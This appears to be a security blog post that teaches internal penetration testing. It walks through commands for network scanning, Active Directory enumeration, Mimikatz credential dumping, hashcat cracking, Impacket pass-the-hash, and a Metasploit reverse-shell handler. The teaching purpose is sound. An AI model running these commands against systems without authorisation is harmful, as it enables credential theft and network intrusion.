Listen to this Post

Introduction:
Internal penetration testing is a high-stakes investigation into an organization’s core network, where the goal is to emulate a real-world attacker who has breached the perimeter. This disciplined process combines sophisticated tools with a rigorous methodology to uncover hidden vulnerabilities, map attack paths through complex environments like Active Directory, and demonstrate the potential business impact of a security compromise. Mastering this art form is essential for any security professional tasked with defending modern corporate infrastructure.
Learning Objectives:
- Understand the critical phases of an internal penetration test and the essential tools for each stage.
- Learn practical commands for network reconnaissance, Active Directory enumeration, and lateral movement.
- Develop a methodology-driven approach to internal security assessments that goes beyond simply running tools.
You Should Know:
1. Mastering Network Reconnaissance and Discovery
The initial reconnaissance phase is about painting a complete picture of the target network. This involves identifying live hosts, mapping network topology, and discovering open ports and services. Effective recon sets the stage for all subsequent attack vectors.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Identify the Network Range. First, determine your assigned IP address and the local subnet.
On Linux/Windows: `ip addr show` or `ipconfig /all`
Step 2: Discover Live Hosts. Use ARP and ICMP to find active devices.
Netdiscover (Linux): `sudo netdiscover -r 192.168.1.0/24` (Scans the local subnet using ARP requests).
Advanced IP Scanner (Windows): GUI-based tool for quick host discovery.
Step 3: Port and Service Scanning. This is where Nmap becomes indispensable.
Basic TCP Scan: `nmap -sS -sV -O 192.168.1.100` (Stealth SYN scan, service version detection, OS fingerprinting).
Aggressive Scan: `nmap -A -T4 192.168.1.100` (Enables OS detection, version detection, script scanning, and traceroute).
Full Port Scan: `nmap -p- –min-rate 5000 192.168.1.100` (Scans all 65535 ports quickly).
2. Active Directory Enumeration: The Hacker’s Playbook
Active Directory is the crown jewel of on-prem Windows environments. Enumeration involves extracting information about users, groups, computers, trust relationships, and Group Policy to identify misconfigurations and attack paths.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Enumerate Users and Groups. Tools like NetExec (the evolution of CrackMapExec) are perfect for this.
With Credentials: `netexec smb 192.168.1.0/24 -u ‘jdoe’ -p ‘Password123’ –users –groups` (Lists domain users and groups).
Without Credentials (Null Session): `netexec smb 192.168.1.10 -u ” -p ” –shares` (Attempts to list SMB shares anonymously).
Step 2: Map Attack Paths with BloodHound. BloodHound visualizes relationships in AD to reveal hidden attack paths.
Data Collection: Run the SharpHound ingestor on a compromised Windows host: `SharpHound.exe -c All`
Analysis: Import the collected ZIP file into the BloodHound GUI to visually identify paths to Domain Admin, like “Kerberoastable users who are members of high-privilege groups.”
3. Credential Attacks and Dumping Hashes
Credentials are the keys to the kingdom. This phase focuses on harvesting, dumping, and cracking password hashes to facilitate lateral movement and privilege escalation.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Dump Hashes from Memory. Mimikatz is the industry standard.
Privilege Escalation: First, ensure you have high-integrity or SYSTEM privileges.
Dump LSASS: `mimikatz sekurlsa::logonpasswords` (This command extracts plaintext passwords and NTLM hashes from the LSASS process memory).
Step 2: Crack the Hashes. Use Hashcat with a powerful wordlist to crack NTLM hashes.
Crack with Hashcat: `hashcat -m 1000 hashes.txt /usr/share/wordlists/rockyou.txt -O –force` (-m 1000 specifies the NTLM hash mode).
4. Privilege Escalation and Lateral Movement
Once initial access is gained, the next goal is to elevate privileges and move laterally across the network. The Impacket suite is a collection of Python scripts perfect for this.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Automated Privilege Escalation Checks.
On Windows: Run WinPEAS to automatically find misconfigurations, weak services, and writable files. `winpeas.exe`
On Linux: Run LinPEAS. `./linpeas.sh`
Step 2: Lateral Movement with Impacket.
Pass-the-Hash with psexec: `python3 psexec.py ‘DOMAIN/USER@TARGET_IP’ -hashes :NTLM_HASH` (Executes a remote shell using an NTLM hash instead of a plaintext password).
WMI Execution: `python3 wmiexec.py ‘DOMAIN/USER:PASSWORD@TARGET_IP’` (Uses WMI for command execution, often less monitored than PsExec).
5. On-Prem Web Application Assessment
Internal web apps are often less hardened than public-facing ones. Testing them requires a methodical approach to find vulnerabilities like SQL injection, broken access controls, and insecure APIs.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Content Discovery. Find hidden directories and files.
Using Gobuster: `gobuster dir -u http://internal-app.local -w /usr/share/wordlists/dirb/common.txt -x php,html,json`
Step 2: Proxy Traffic through Burp Suite. Configure your browser to use Burp as a proxy to intercept, analyze, and modify all HTTP/S requests, allowing for manual testing of input fields and API endpoints.
6. Vulnerability Scanning and Validation
Automated scanners provide a baseline, but a professional pentester always validates the findings manually to eliminate false positives and demonstrate exploitability.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Run a Credentialed Scan. Use Nessus or OpenVAS with a domain account to get a far more accurate view of patch levels and vulnerabilities.
Step 2: Validate with Nmap NSE Scripts.
Check for EternalBlue: `nmap –script smb-vuln-ms17-010 -p445 192.168.1.0/24` (Scans a network range for the MS17-010 vulnerability).
7. Exploitation and Post-Exploitation Frameworks
Frameworks like Metasploit provide a centralized platform for exploitation, payload generation, and post-exploitation modules, while manual exploitation offers more precision and stealth.
Step‑by‑step guide explaining what this does and how to use it.
Step 1: Manual Exploitation.
1. Search Exploit-DB: `searchsploit “Service Name Version”`
2. Modify the exploit code for your target.
3. Compile and execute to gain a shell.
Step 2: Metasploit for Payload and Handler.
1. `msfconsole`
2. `use exploit/multi/handler`
3. `set payload windows/x64/meterpreter/reverse_tcp`
4. `set LHOST `
5. `exploit`
This listens for an incoming connection from a generated payload, providing a Meterpreter shell.
What Undercode Say:
- Tools are an Extension of Knowledge: The most sophisticated tool is useless without a deep understanding of the underlying protocols (SMB, LDAP, Kerberos) and systems it is targeting. Methodology and knowledge always trump tooling.
- Enumeration is a Cycle, Not a Phase: True mastery comes from continuous re-enumeration. Every new set of credentials or compromised host reveals new data, which must be fed back into your tools (like BloodHound) to uncover deeper attack paths.
The post from Michael Eru correctly frames internal pentesting as a blend of art and science. The listed tools represent a modern, effective toolkit, but their power is entirely dependent on the operator’s strategic approach. The emphasis on resources like HackTricks and the “Attacking Active Directory” guide is critical, as they provide the contextual knowledge needed to wield these tools effectively. The real differentiator between a script kiddie and a professional is the ability to chain together discrete findings—a low-privilege user, a writable SMB share, a weak service permission—into a full-domain compromise. This requires not just technical skill, but also the patience and curiosity of an investigator.
Prediction:
The future of internal penetration testing will be dominated by the increasing complexity of hybrid AD/Azure environments and the offensive use of AI. AI-powered tools will soon automate the discovery of novel attack paths and generate sophisticated, evasive payloads. Furthermore, as Identity (including AD) becomes the primary attack surface, we will see a surge in AI-driven credential stuffing and semantic mapping of user relationships for social engineering, making the pentester’s deep understanding of identity protocols more valuable than ever. The core principles of enumeration and methodology, however, will remain the immutable foundation of effective security assessment.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Michael Eru – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


